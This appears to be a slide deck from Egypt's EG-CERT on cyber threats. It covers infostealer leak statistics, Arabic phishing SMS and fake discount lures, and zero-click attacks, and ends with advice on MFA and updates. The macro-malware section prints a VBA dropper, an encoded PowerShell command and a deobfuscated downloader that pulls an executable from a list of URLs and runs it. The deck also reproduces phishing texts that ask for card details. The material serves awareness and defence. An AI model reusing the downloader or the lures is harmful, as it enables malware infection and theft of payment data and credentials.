
Leaks Statistics

In the first two quarters of 2024, over 3,000 accounts from different Egyptian sectors have been leaked.

Infostealers' Families in 2024




Total No. of Leaked Accounts in 2024



Common Types of Phishing

Traditional Phishing



Text Message
Today 10:21 AM

عنوان الطرد خاطئ ولا يمكن تسليمه،
برجاء التحديث egyptpest.com/eg



الدفع الالكتروني

لإعادة التسليم ، نحتاج إلى فرض بعض رسوم الخدمة. سيتم إعادة تسليم الطرد الخاص بك بعد الدفع
مبلغ مقطوع: 9.29 ج.م

حامل البطاقة

رقم البطاقة



رمز الحماية (CVV)

تاريخ انتهاء الصلاحية

يقدم

خصم يصل الى 80% مقدم من شركة سكاى ايجبت

بالتعاون مع مجلس رئاسة الوزراء نقدم لكم خصم يصل ل 80% لرحلات لمدينة شرم الشيخ وذلك ضمن البرنامج الحكومي لتنشيط السياحة الداخلية وذلك خلال اجازات عيد الفطر واجازة الصيف وكل عام وانتم بخير


برجاء استخدام البروموكود التالي : **EidNTRAVAC**

ما الذي علي فعله؟

كل ما عليك فعله هو النقر على الرابط أدناه وإدخال بريدك الإلكتروني الخاص بالعمل وبياناتك الشخصية واستخدام البروموكود الموجود بالأعلى . إذا كنت أحد أول 10 موظفين لتسجيل بياناتك، ستكون نسبة الخصم هي الأعلى


انقر هنا للبدء

سيتم التواصل بعد ملء استمارة البيانات عن طريق الهاتف



MS Documents

! SECURITY... Macros have been disabled. Enable Content



```
Microsoft Visual Basic for Applications - SOA#1769.xlsm [break] - [ThisWorkbook (Code)]
File Edit View Insert Format Debug Run Tools Add-Ins Window Help
Workbook Activate
ActiveWorkbook.Save
bat = "Gqyztfbtsogpnrucqr.bat"
Open bat For Output As #1
Print #1, s
Close #1
x = Shell(bat, 0)
End Sub

Immediate
start /MIN C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
-win 1 -enc JABQAHIAbwBjAE4AYQBtAGUAIAA9ACAAIgbXAGgAZQBhAGGAbQBwAGYAc
ABnAGEAcQBzAGUALgB1AHgAZQA1ADsAKABOAGUAdwAtAE8AYgBqAGUAYwBOACAAUwB5AH
MAdAB1AG0ALgBOAGUAdAAuAFcAZQBIAEMAbABpAGUAbgBOACkALgBEAG8AdwBuAGwAbwB
hAGQARgBpAGwAZQAcACIAaABOAHQAcAA6AC8ALwAzAC4ANgA0AC4AMgA1ADEALgAxADMA
OQAvAHYAMwAvADIALwBSAGUAcQB1AGUAcwBOAHMAMAA3ADUAMgAwADAAMAAwADYANQAYa
C4AZQB4AGUAIgAsACIAJAB1AG4AdgA6AEAEUABQAEQAQQBUAEEXAAKAFAAcgvBvAGMATg
BhAG0AZQA1ACkAOWBTAHQAYQByAHQALQBQAHIAbwBjAGUAcwBzACAAKAAIACQAZQBwAHY
AOgBBAFAAUABEAEAAVABBAFwAJABQAHIAbwBjAE4AYQBtAGUAIgApAA==
```

Office 365


Operation did not complete successfully because the file was created on IOS device.

To view and edit document click Enable Editing and then click Enable Content.

```
JABQAHIAbwBjAE4AYQBtAGUAIAA9ACAAIgbXAGgAZQBhAGgAbQBwAGYAcABnAGEAcQBzAGUALgBlAHgAZQAIADsAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACA  
AUwB5AHMAdABlAG0ALgB0AGUAdAAuAFcAZQBIAEMABABpAGUAbgB0ACKALgBEAG8AdwBuAGwAbwBhAGQARgBpAGwAZQAOACIAaAB0AHQAcAA6AC8ALwAzAC  
4ANgA0AC4AMgA1ADEALgAxADMA0QAvAHYAMwAvADIALwBSAGUAcQB1AGUAcwB0AHMAMAA3ADUAMgAwADAAMAaAwADYANQAYAC4AZQB4AGUAIgAsACIAJABlA  
G4AdgA6AEAEUABQAEQAQQBUAE EAXAAKFAAcgBvAGMATgBhAG0AZQAIACkAOWBTAHQAYQByAHQALQBQAHIAbwBjAGUAcwBzACAACAAIACQAZQBwAHYA0gBB  
AFAAUABEAEEAVABBAFWAJABQAHIAbwBjAE4AYQBtAGUAIgApAA==
```

Output

time: 8ms
length: 883
lines: 15



```
$geujduysoad='belthaud'  
[Net.ServicePointManager]::"SEcurIT`ypRO`T`OC01" = 'tls12, tls11, tls'  
$niathriatvaol = '914'  
$luugwaomfoif='xaipvauk'  
$sodmeujlais=$env:userprofile+'\'+$niathriatvaol+'.exe'  
$faesquieskuch='vaithpioybaof'  
$maemniонтаid=&('n'+ew+'-object') neT.WeBcLIent  
$fiqumog='http://givingthanksdaily.com/cgi-bin/jHU/*http://graduategames.com/Downloads/QP/*http://grooveshack.net/wp-  
includes/J9k/*http://haarwelten.com/ test/zJikECHQ/*http://fourserious.com/BRAVADO 1401 1402/sadN3/'. "SP`LIt"([char]42)  
$joumxeichyouchheed='neucwaifzuaf'  
foreach($siymaut in $fiqumog){try{$maemniонтаid."DowN`LO`A`DFILE"($siymaut, $sodmeujlais)  
.....$nuuzkebsaud='bioptiaspiegboud'  
If ((.('Get'+ '-'+'Item') $sodmeujlais). "lenG`TH" -ge 37010) {[wmicclass]'win32_Process'}. "crEa`Te"($sodmeujlais)  
$paofbirfac='liavjequnecxeik'  
break  
$ruuwveojyiqubauk='meugpiequ'}}catch{}}$cootjias='jiojdoip'
```

Downloading another
malware on this path

URLs array to
download from

Zero-Click

- A zero-click attack takes advantage of vulnerabilities in software to carry out an attack without user interaction.
- Smartphones are the most common and widely-known target of zero-click attacks including SMS, social media apps.


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Meta Confirms Zero-Click WhatsApp Spyware Attack Targeting 90 Journalists, Activists



How To Protect?!



Think



Verify



**USE MULTI FACTOR
AUTHENTICATION**

YOU MUST

memegenerator.net

MFA

BRACE YOURSELF



UPDATES ARE COMING

memegenerator.net


Updates

EG|CERT

Q&A



Quiz



EG|CERT

Thanks

